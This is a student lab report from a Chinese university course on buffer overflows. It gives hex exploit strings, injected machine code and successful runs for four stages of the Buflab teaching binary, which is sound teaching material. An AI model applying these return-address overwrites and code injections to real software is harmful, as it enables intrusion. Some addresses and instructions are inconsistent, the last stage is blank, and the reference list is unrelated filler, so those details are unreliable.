哈爾濱工業大學

# 实验报告

## 实 验（四）

题　　目　Buflab

　　缓冲器漏洞攻击

专　　业　计算机类

学　　号　1190201215

班　　级　1903007

学　　生　冯开来

指 导 教 师　吴锐

实 验 地 点　G709

实 验 日 期　2021-4-26

**计算机科学与技术学院**

# 目 录

# 第 1 章 实验基本信息

## 1.1 实验目的

- ✓ 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- ✓ 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- ✓ 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

## 1.2 实验环境与工具

### 1.2.1 硬件环境

- ✓ X64 CPU；2GHz；2G RAM；256GHD Disk 以上

### 1.2.2 软件环境

- ✓ Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位

### 1.2.3 开发工具

- ✓ 填写……Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等

## 1.3 实验预习

- ✓ 上实验课前，必须认真预习实验指导书（PPT 或 PDF）
- ✓ 了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。
- ✓ 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构
- ✓ 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构
- ✓ 请简述缓冲区溢出的原理及危害
- ✓ 请简述缓冲器溢出漏洞的攻击方法
- ✓ 请简述缓冲器溢出漏洞的防范方法

# 第 2 章 实验预习

## 2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

函数参数
函数返回地址
调用前的%ebp
局部变量、现场寄存器的值

## 2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）

函数参数的第 6 个及以后的参数
函数返回地址
调用前的%rbp
局部变量、现场寄存器的值

## 2.3 请简述缓冲区溢出的原理及危害（5 分）

原理： 缓冲区是一块连续的计算机内存区域，可保存相同数据类型的多个实例。缓冲区可以是堆栈(自动变量)、堆(动态内存)和静态数据区(全局或静态)。在 C/C++语言中，通常使用字符数组和 malloc/new 之类内存分配函数实现缓冲区。溢出指数据被添加到分配给该缓冲区的内存块之外。栈帧结构的引入为高级语言中实现函数或过程调用提供直接的硬件支持，但由于将函数返回地址这样的重要数据保存在程序员可见的堆栈中，因此也给系统安全带来隐患。

危害：若将函数返回地址修改为指向一段精心安排的恶意代码，则可达到危害系统安全的目的。此外，堆栈的正确恢复依赖于压栈的 EBP 值的正确性，但 EBP 域邻近局部变量，若编程中有意无意地通过局部变量的地址偏移窜改 EBP 值，则程序的行为将变得非常危险。由于 C/C++语言没有数组越界检查机制，当向局部数组缓冲区里写入的数据超过为其分配的大小时，就会发生缓冲区溢出。攻击者可利用缓冲区溢出来窜改进程运行时栈，从而改变程序正常流向，轻则导致程序崩溃，重则系统特权被窃取。

## 2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

观察可执行程序的栈帧，找到返回地址与可写入数组起始地址的偏移，从而精心设计攻击字符串以覆盖函数的返回地址，从而使程序能够执行任意位置的代码。通过 gdb 动态调试找到 rsp 的值，可以在字符串的起始位置插入恶意代码，然后让程序返回到这部分恶意代码的起始位置，从而执行恶意程序。

## 2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

- ✓ 使用安全函数scanf_s　　fgets　　strnc`py等
- ✓ 堆栈检查CheckESP 或栈金丝雀/密钥
- ✓ 安全检查SecurityStack
- ✓ Int3/cc 用cc填充局部变量区（目前看用处不大）
- ✓ 随机栈起始地址malloca 随机代码起始地址--链接程序设置
- ✓ 编译时开启“堆栈不可执行”，从根本上杜绝黑客恶意代码的执行权限

# 第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

**本次实验采用的 32 位编译**

## 3.1 Smoke 阶段 1 的攻击与分析

文本如下：

/* 0x28 */

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

/* %ebp */

00 00 00 00

/* ret address */


bb 8b 04 08

分析过程：

通过分析 getbuf 的程序代码：

```
959 08049378 <getbuf>:
960  8049378:       55                      push   %ebp
961  8049379:       89 e5                   mov    %esp,%ebp
962  804937b:       83 ec 28                sub    $0x28,%esp
963  804937e:       83 ec 0c                sub    $0xc,%esp
964  8049381:       8d 45 d8                lea    -0x28(%ebp),%eax
965  8049384:       50                      push   %eax
966  8049385:       e8 9e fa ff ff          call   8048e28 <Gets>
967  804938a:       83 c4 10                add    $0x10,%esp
968  804938d:       b8 01 00 00 00          mov    $0x1,%eax
969  8049392:       c9                      leave
970  8049393:       c3                      ret
```

在 push %ebp 后，让%ebp 指向%esp，让%esp 先后减去 0x28 和 0xc，即给临时字符串分配了 52 个字节，但是后面 lea -0x28（%ebp），%eax，并 push%eax，这里可以看到实质上只是分配了 0x28 即 40 个字节，从而我们可




以画出如下栈帧：

所以我们需要0x28字节填充这个临时字符串，然后用4个字节覆盖%ebp，最后再用 4 个字节覆盖返回地址，这样就能调用 smoke 函数，通过反汇编代码，我们可以知道 smoke 函数地址是 08048bbb。所以我们输入的字符串是0x28+0x4=44 个字节的随意内容，最后输入 smoke 地址，不过是小端序存放，所以是 bb 8b 04 08。

```
fkl1190201215@ubuntu:~$ cat smoke.txt | ./hex2raw | ./bufbomb -u 1190201215
Userid: 1190201215
Cookie: 0x7e761677
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
fkl1190201215@ubuntu:~$
```

## 3.2 Fizz 的攻击与分析

文本如下：

/* 0x28 */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

/* %ebp */

00 00 00 00

/* ret address */

e8 8b 04 08

/* rubbish */


00 00 00 00

/* cookie */

77 16 76 7e

分析过程：

fizz 部分与 smoke 不同的是 fizz 需要将 cookie 作为参数传递给 fizz 函数，getbuf 的栈帧还是一样的，因为调用的参数在返回地址压栈前压栈。可以画出栈帧：




返回地址肯定要修改位 fizz 的，查看反汇编代码为 08048be8，即在 0x28+0x4 个字节的 0 后加上 e8 8b 04 08。32 的程序是通过堆栈传参，所以我们只需要继续写代码覆盖掉上面调用的参数就可以成功将参数传递给 fizz，但是要注意我们仔细看 fizz 的函数：

```
0804:8be8 bufbomb!fizz   55          pushl %ebp
0804:8be9                89 e5       movl %esp, %ebp
0804:8beb                83 ec 08    subl $8, %esp
0804:8bee                8b 55 08    movl 8(%ebp), %edx
0804:8bf1                a1 58 e1 04 08  movl 0x804e158, %eax
0804:8bf6                39 c2       cmpl %eax, %edx
0804:8bf8                75 22       jne 0x8048c1c
```

在 ret 返回地址到 fizz 之后，让%ebp 压栈，让%ebp 指向%esp，而后是将%esp 减去了 8 个字节。并让%ebp+8 赋给%edx，由于栈是向地址减小的地方增长，所以%ebp+8 实质就是我们的 cookie，所以我们的 cookie 要在返回地址上加 8 个字节，因为 cookie 只有 4 个字节，所以中间有 4 个字节的 rubbish，随意内容都行。我的 cookie 在 smoke 调用成功后可以看到为 0x7e761677，将它和 4 个字节的 rubbish 加到 fizz 返回地址后面得到：

00 00 00 00 e8 8b 04 08 /* %ebp & ret address */

00 00 00 00 77 16 76 7e /* rubbish & cookie */

```
fkl1190201215@ubuntu:~$ cat fizz.txt | ./hex2raw |./bufbomb -u 1190201215
Userid: 1190201215
Cookie: 0x7e761677
Type string:Fizz!: You called fizz(0x7e761677)
VALID
NICE JOB!
fkl1190201215@ubuntu:~$
```

## 3.3 Bang 的攻击与分析

文本如下：

/* move global_value to %ecx */

b9 60 e1 04 08

/* move cookie to (%eax) */

c7 01 77 16 76 7e

/* jump to bang */

e9 91 4e 9c b2

/* rubbish */

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

/* %ebp */

00 00 00 00

/* ret address to stack top */


98 3d 68 55

分析过程：


bang 的攻击很有意思，因为要修改全局变量，所以我们需要在返回地址那里跳转到栈顶即%eax，然后执行机器代码，即修改全局变量并且跳转到 bang 函数。通过前两题的栈帧我们可以在返回地址处修改为栈顶的地址，我们先全部输入 0，这样就能通过 edb 实时查看栈顶地址为（即全是 0 的最上面一行），在调用 gets 之后，查看栈帧，找到最上面一行 0，即 5583d98。所以我们需要在返回地址那 4 个字节修改为 98 3d 83 55。

重新运行 edb，这样我们就跳转到了栈

顶的地址，并执行栈顶的机器代码。这个时候我们需要知道全局变量 global_value 的地址，并尝试自己写汇编代码。在 edb 中搜索 global_value 和 bang，我们得到如下两张图：




在 bang 函数里面让 0x804e160 送给了%eax 并进行比较，并且在 global_value 中也看到了 0804e160 这个地址，所以我们很容易想到 global_value 的地址就是 0x0804e160。


除此以外，我们还需要跳转到 bang 的地址，所以通过反汇编得到 bang 的地址为：0x8048c39


编写恶意代码如下：

（cookie = 0x7e761677）

```
movl $0x0804e160, %ecx
movl $ox7e761677, 0(%ecx)
jump 0x8048c39
```

运用 edb 的好处在于我们编写这些汇编代码之后，前面会自动生成我们需要的机器代码：




这里我们得到机器指令依次为：

/* 修改全局变量然后跳转到 bang */


b9 60 e1 04 08 c7 01 77 16 76 7e e9 91 4e 9c b2

这一段机器代码是需要覆盖我们最开始的一些 0，但是我们输入的内容始终为 48 个字节：

b9 60 e1 04 08 c7 01 77 16 76 7e e9 91 4e 9c b2

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 98 3d 68 55



## 3.4 Boom 的攻击与分析

文本如下：

/* move cookie to %eax */

b8 77 16 76 7e

/* move %eax to -0xc(%ebp) */

89 45 f4

/* jump to test */

e9 25 4f 9c b2

/* rubbish */

00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

/* %ebp */


e0 3d 68 55

/* ret address to stack top */

98 3d 68 55

分析过程：

boom 的攻击要求无感攻击，调用 getbuf 之后继续执行 test 函数，但修改了 cookie 值，即 cookie 为我们自己的特定符号。我们先看 test 函数，在调用 gets 之后，getbuf 函数将得到的字符串（因为栈顶是%eax，它指向-0x28(%ebp)，即我们输入的内容）存到了-0xc(%ebp)中，在调用了一个类似金丝雀生成一个数并进行溢出比较，如果相等的话则跳转到 0x8048cca，然后会将-0xc(%ebp)的值赋给%edx 并继续执行 test 函数。



所以如果我们要进行无感攻击，肯定要绕过这个金丝雀即<uniqueva>，直接跳转到比较并且相等之后，即是 08048cca，并且我们需要把 cookie 值放入-0xc(%ebp)中。


所以我们编写如下恶意代码，和上一题一样是返回地址跳转到栈顶继续执行：

(cookie = 0x7e761677)

movl $0x7e761677, %eax

movl %eax, -0xc(%ebp)

jmp 0x0804cca





这样我们就得到了回到 test 的机器代码：

b8 77 16 76 7e


89 45 f4

e9 25 4f 9c b2

接着我们执行 edb 查看有没有问题，在运行的时候我们发现要段错误，原因是我们返回到 test 的时候%ebp 被覆盖了：



因为无感攻击需要我们正确还原%ebp 的值而不是随意覆盖，所以我们在正常输入 0 的情况下，在 getbuf 返回之前，查看%ebp 的值为 55683de0




所以我们需要在跳转到栈顶前还原 ebp 的值。

/* %ebp */

e0 3d 68 55

/* ret address to stack top */

98 3d 68 55

最后答案为一共 48 个字节：

b8 77 16 76 7e

89 45 f4

e9 25 4f 9c b2

00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

e0 3d 68 55

98 3d 68 55




## 3.5 Nitro 的攻击与分析

文本如下：

分析过程：

# 第 4 章 总结

## 4.1 请总结本次实验的收获

- ✓ 认识了栈溢出的危害，可以导致任意代码被执行。如果在恶意代码中编写一个获取shell的过程，那么将导致黑客直接获得系统控制权，这是十分危险的。
- ✓ 学到了金丝雀等绕过方法。
- ✓ 学会了如何使用edb这个工具
- ✓ 以后可以更好的编写更安全的函数。

## 4.2 请给出对本次实验内容的建议

- ✓ 实验上手难度有点大，后续难度尚可，一开始做的时候不知道从何下手，希望老师能够讲明白这个实验的本质。
- ✓ 几关下来感觉难度区分度不够，没有拆炸弹一样有一种逐层递加的难度感，建议优化一下实验体验感吧。
- ✓ 总的来说就是实验有点云里雾里的，要求不是很明确，如果没有同学的指导建议，自己摸索要很久才明白这个实验要我们做什么。

注：本章为酌情加分项。

# 参考文献

**为完成本次实验你翻阅的书籍与网站等**

[1] 林来兴. 空间控制技术[M]. 北京：中国宇航出版社，1992：25-42.

[2] 辛希孟. 信息技术与信息服务国际研讨会论文集：A 集[C]. 北京：中国科学出版社，1999.

[3] 赵耀东. 新时代的工业工程师[M/OL]. 台北：天下文化出版社，1998 [1998-09-26]. http://www.ie.nthu.edu.tw/info/ie.newie.htm（Big5）.

[4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨：哈尔滨工业大学，1992：8-13.

[5] KANAMORI H. Shaking Without Quaking[J]. Science，1998，279（5359）：2063-2064.

[6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science，1998，281：331-332[1998-09-23]. http://www.sciencemag.org/cgi/collection/anatmorp.